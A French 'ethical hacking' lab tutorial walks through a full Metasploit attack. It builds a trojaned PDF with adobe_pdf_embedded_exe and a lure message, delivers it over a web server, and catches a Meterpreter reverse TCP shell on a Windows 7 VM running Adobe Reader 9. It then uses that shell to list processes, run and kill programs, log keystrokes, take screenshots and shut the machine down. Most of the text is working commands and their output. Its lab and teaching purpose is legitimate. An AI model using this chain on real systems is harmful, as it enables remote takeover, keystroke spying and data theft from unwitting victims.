BM'Hacking Éthique — Kali Linux & autres outils
Exemple — Charge active : PDF avec cheval de Troie (Metasploit)
Objectif et déroulement de l’attaque
- Objectif : Générer un PDF avec une charge active qui exploitera une faille d’Acrobat Reader pour pouvoir prendre la main sur le poste distant
- Déroulement de l’attaque :
- Générer un PDF avec une charge active
- Ouvrir le pdf vérolé sur la machine distante
- Prendre la main sur la machine distante
Pré-requis et environnement
- VM : Windows 7 et Metasploitable allumées
- Logiciels nécessaires : METASPLOITABLE-FRAMEWORK et Acrobat Reader 9.0 installé sur la VM Windows 7
Windows 7 > Installer acrobat reader 9.0
- Sur la WM Windows 7, ouvrir le navigateur et aller sur le site www.oldversion.fr
- Si vous rencontrez des problèmes avec le téléchargement d’Acrobat Reader avec Internet Explorer, télécharger d’abord Firefox

- Dans la catégorie "Bureau", cliquer sur "Acrobat Reader" :

- Descendre dans la page et cliquer sur "Acrobat Reader 9.0" :

- Cliquer sur "Télécharger maintenant" :
- Dans le haut du navigateur, cliquer sur "To help protect your security…" puis sur "Download file…" :

- "Do you want…", cliquer sur [Save] :


- En haut du navigateur, cliquer sur le fichier téléchargé :

- "Do you want to allow…", cliquer sur [Yes] :

- "Destination Folder", cliquer sur [Next] :

- "Ready to install…", cliquer sur [Install] :
- "Setup Completed", cliquer sur [Finish] :

- Acrobat Reader 9.0 est maintenant installé sur la VM Windows 7
Metasploit-FW > Créer un PDF avec une charge active
- Allumer la VM Kali Linux
- Ouvrir la console et taper "msfconsole" puis [Entrée]
| root@kali:~# msfconsole [-] Failed to connect to the database: could not connect to server: Connection refused Is the server running on host "localhost" (::1) and accepting TCP/IP connections on port 5432? could not connect to server: Connection refused Is the server running on host "localhost" (127.0.0.1) and accepting TCP/IP connections on port 5432? . . . dBBBBBBb dBBBP dBBBBBBP dBBBBBb . o ' dB' BBP dB'dB'dB' dBBP dBP dBP BB dB'dB'dB' dBP dBP dBP BB dB'dB'dB' dBBBBP dBP dBBBBBBB dBBBBBP dBBBBBb dBP dBBBBP dBP dBBBBBBP . . dB' dBP dB'.BP | dBP dBBBB' dBP dB'.BP dBP dBP --o-- dBP dBP dBP dB'.BP dBP dBP | dBBBBP dBP dBBBBP dBBBBP dBP dBP . . o To boldly go where no shell has gone before =[ metasploit v4.16.20-dev ] + -- --=[ 1705 exploits - 970 auxiliary - 299 post ] + -- --=[ 503 payloads - 40 encoders - 10 nops ] + -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ] |
|---|
- Utiliser l’exploit correspondant à l’extension PDF d’Acrobat Reader 9.0 :
| msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe |
|---|
- Afficher les options de l’exploit :

| msf exploit(adobe_pdf_embedded_exe) > show options Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe): Name Current Setting Required Description ---- --------------- -------- ----------- EXENAME no The Name of payload exe. FILENAME evil.pdf no The output filename. (Nom du fichier PDF) INFILENAME /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf yes The Input PDF filename. LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no The message to display in the File: area (Message qui sera affiché à ‘ouverture du PDF) Exploit target: Id Name -- ---- 0 Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English) |
|---|
- Créer le fichier PDF avec la charge active :
| msf exploit(adobe_pdf_embedded_exe) > exploit [*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'... [*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf'... [*] Using 'windows/meterpreter/reverse_tcp' as payload... [+] Parsing Successful. Creating 'evil.pdf' file... [+] evil.pdf stored at /root/.msf4/local/evil.pdf (Emplacement du fichier PDF) |
|---|
- Ouvrir une nouvelle console et déplacer le fichier vers le site web de Kali Linux (ce qui évite de partager des dossiers ou des clés USB) :
| root@kali:~# cd /root/.msf4/local/ root@kali:~/.msf4/local# mv evil.pdf /var/www/html/ |
|---|
- Création d’un handler qui va permettre de créer un serveur auquel va se connecter notre charge utile :
| msf exploit(adobe_pdf_embedded_exe) > use exploit/multi/handler msf exploit(handler) > exploit [*] Started reverse TCP handler on 10.0.2.4:4444 |
|---|
- Lancer Apache sous Kali pour que le site web soit accessible :
| root@kali:~# service apache2 start |
|---|
- Afficher l’adresse IP de Kali Linux :
| root@kali:~# ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255 inet6 fe80::a00:27ff:fe05:c2cf prefixlen 64 scopeid 0x20<link> ether 08:00:27:05:c2:cf txqueuelen 1000 (Ethernet) RX packets 19514 bytes 29431486 (28.0 MiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 2180 bytes 136514 (133.3 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 |
|---|
Windows 7 > Ouvrir le fichier PDF
- Dans la machine Windows 7, ouvrir Internet explorer et taper "https://10.0.2.4/evil.pdf". Attention, si le clavier est anglais, taper "httpm !!" :

- Fermer tous les messages d’Internet Explorer :


- Enregistrer le fichier sur le Bureau :

- Fermer Internet Explorer et faire un clic droit sur le fichier et Open with > Adobe Reader 9.0 :

- Accepter la licence d’utilisation d’Acrobat Reader en cliquant sur [Accept] :
- Au lancement du programme, une fenêtre s’ouvre avec le message prédéfini dans les options de l’exploit. Cliquer sur [Open] pour ouvrir le fichier :
- La charge active a donné maintenant le contrôle total de la machine Windows à Metasploitable
Metasploit-FW > Prendre la main sur la machine Windows 7
- Dans la machine Kali, vous pouvez voir que le handler a maintenant une session active :
| msf exploit(handler) > exploit [*] Started reverse TCP handler on 10.0.2.4:4444 [*] Sending stage (179779 bytes) to 10.0.2.7 [*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.7:49897) at 2017-12-03 21:41:19 +0100 |
|---|
- Pour connaître toutes les actions possible avec le payload Meterpreter :
| meterpreter > help Core Commands ============= Command Description ------- ----------- ? Help menu background Backgrounds the current session bgkill Kills a background meterpreter script bglist Lists running background scripts bgrun Executes a meterpreter script as a background thread channel Displays information or control active channels close Closes a channel disable_unicode_encoding Disables encoding of unicode strings enable_unicode_encoding Enables encoding of unicode strings exit Terminate the meterpreter session get_timeouts Get the current session timeout values guid Get the session GUID help Help menu info Displays information about a Post module irb Drop into irb scripting mode load Load one or more meterpreter extensions machine_id Get the MSF ID of the machine attached to the session migrate Migrate the server to another process pivot Manage pivot listeners quit Terminate the meterpreter session read Reads data from a channel resource Run the commands stored in a file run Executes a meterpreter script or Post module sessions Quickly switch to another session set_timeouts Set the current session timeout values sleep Force Meterpreter to go quiet, then re-establish session. transport Change the current transport mechanism use Deprecated alias for "load" uuid Get the UUID for the current session write Writes data to a channel Stdapi: File system Commands ============================ Command Description ------- ----------- cat Read the contents of a file to the screen cd Change directory checksum Retrieve the checksum of a file cp Copy source to destination dir List files (alias for ls) download Download a file or directory edit Edit a file getlwd Print local working directory getwd Print working directory lcd Change local working directory lpwd Print local working directory ls List files mkdir Make directory mv Move source to destination pwd Print working directory rm Delete the specified file rmdir Remove directory search Search for files show_mount List all mount points/logical drives upload Upload a file or directory Stdapi: Networking Commands =========================== Command Description ------- ----------- arp Display the host ARP cache getproxy Display the current proxy configuration ifconfig Display interfaces ipconfig Display interfaces netstat Display the network connections portfwd Forward a local port to a remote service resolve Resolve a set of host names on the target route View and modify the routing table Stdapi: System Commands ======================= Command Description ------- ----------- clearev Clear the event log drop_token Relinquishes any active impersonation token. execute Execute a command getenv Get one or more environment variable values getpid Get the current process identifier getprivs Attempt to enable all privileges available to the current process getsid Get the SID of the user that the server is running as getuid Get the user that the server is running as kill Terminate a process localtime Displays the target system's local date and time pgrep Filter processes by name pkill Terminate processes by name ps List running processes reboot Reboots the remote computer reg Modify and interact with the remote registry rev2self Calls RevertToSelf() on the remote machine shell Drop into a system command shell shutdown Shuts down the remote computer steal_token Attempts to steal an impersonation token from the target process suspend Suspends or resumes a list of processes sysinfo Gets information about the remote system, such as OS Stdapi: User interface Commands =============================== Command Description ------- ----------- enumdesktops List all accessible desktops and window stations getdesktop Get the current meterpreter desktop idletime Returns the number of seconds the remote user has been idle keyscan_dump Dump the keystroke buffer keyscan_start Start capturing keystrokes keyscan_stop Stop capturing keystrokes screenshot Grab a screenshot of the interactive desktop setdesktop Change the meterpreters current desktop uictl Control some of the user interface components Stdapi: Webcam Commands ======================= Command Description ------- ----------- record_mic Record audio from the default microphone for X seconds webcam_chat Start a video chat webcam_list List webcams webcam_snap Take a snapshot from the specified webcam webcam_stream Play a video stream from the specified webcam Priv: Elevate Commands ====================== Command Description ------- ----------- getsystem Attempt to elevate your privilege to that of local system. Priv: Password database Commands ================================ Command Description ------- ----------- hashdump Dumps the contents of the SAM database Priv: Timestomp Commands ======================== Command Description ------- ----------- timestomp Manipulate file MACE attributes |
|---|
- Lister tous les processus de la machine distante :
| meterpreter > ps Process List ============ PID PPID Name Arch Session User Path --- ---- ---- ---- ------- ---- ---- 0 0 [System Process] 4 0 System 252 4 smss.exe 304 428 sppsvc.exe 324 316 csrss.exe 360 316 wininit.exe 372 352 csrss.exe 428 360 services.exe 436 360 lsass.exe 444 360 lsm.exe 456 352 winlogon.exe 580 428 svchost.exe 640 428 VBoxService.exe 692 428 svchost.exe 716 428 taskhost.exe x86 1 744 428 svchost.exe 828 428 svchost.exe 884 2744 template.pdf x86 1 IE8Win7\IEUser c:\Users\IEUser\Desktop\template.pdf 888 428 svchost.exe 928 888 wuauclt.exe x86 1 IE8Win7\IEUser C:\Windows\system32\wuauclt.exe 1056 428 svchost.exe 1120 428 SearchIndexer.exe 1140 428 svchost.exe 1272 428 spoolsv.exe 1312 428 svchost.exe 1412 428 taskhost.exe x86 1 IE8Win7\IEUser C:\Windows\system32\taskhost.exe 1508 428 vmicsvc.exe 1516 828 dwm.exe x86 1 IE8Win7\IEUser C:\Windows\system32\Dwm.exe 1544 1492 explorer.exe x86 1 IE8Win7\IEUser C:\Windows\Explorer.EXE 1568 428 vmicsvc.exe 1612 428 vmicsvc.exe 1644 428 vmicsvc.exe 1668 428 vmicsvc.exe 1828 428 wlms.exe 2064 428 dllhost.exe 2176 428 msdtc.exe 2220 1544 VBoxTray.exe x86 1 IE8Win7\IEUser C:\Windows\System32\VBoxTray.exe 2820 428 wmpnetwk.exe 2940 428 svchost.exe 3684 428 svchost.exe |
|---|
- Connaître les informations du système distant :
| meterpreter > sysinfo Computer : IE8WIN7 OS : Windows 7 (Build 7601, Service Pack 1). Architecture : x86 System Language : en_US Domain : WORKGROUP Logged On Users : 2 Meterpreter : x86/windows |
|---|
- Connaître les informations sur le réseau du système distant :
| meterpreter > ipconfig Interface 1 ============ Name : Software Loopback Interface 1 Hardware MAC : 00:00:00:00:00:00 MTU : 4294967295 IPv4 Address : 127.0.0.1 IPv4 Netmask : 255.0.0.0 IPv6 Address : ::1 IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff Interface 11 ============ Name : Microsoft ISATAP Adapter Hardware MAC : 00:00:00:00:00:00 MTU : 1280 IPv6 Address : fe80::5efe:a00:207 IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff Interface 15 ============ Name : Intel(R) PRO/1000 MT Desktop Adapter Hardware MAC : 08:00:27:a2:a7:1a MTU : 1500 IPv4 Address : 10.0.2.7 IPv4 Netmask : 255.255.255.0 IPv6 Address : fe80::dc61:76f0:4811:7e1b IPv6 Netmask : ffff:ffff:ffff:ffff:: |
|---|
- Exécuter un programme sur la machine distante :
| meterpreter > execute -f notepad.exe Process 808 created. (Identifiant du process créé) |
|---|

- Sur la machine distante, le programme Notepad.exe a bien été lancé :
- Tuer un process à distance :
| meterpreter > kill 808 Killing: 808 |
|---|
- Sur la machine distante, le process a bien été tué
- Utiliser le keylogger :
| meterpreter > keyscan_start Starting the keystroke sniffer ... meterpreter > keyscan_dump Dumping captured keystrokes... bonjour <Shift>Bertrand (Texte tapé sur la machine distante) meterpreter > keyscan_stop Stopping the keystroke sniffer... |
|---|

- Faire une capture d’écran :
| meterpreter > screenshot Screenshot saved to: /root/XjfWXAGy.jpeg (Emplacement de la capture écran) |
|---|
- Éteindre le PC distant :
| meterpreter > shutdown Shutting down... meterpreter > [*] 10.0.2.7 - Meterpreter session 1 closed. Reason: Died |
|---|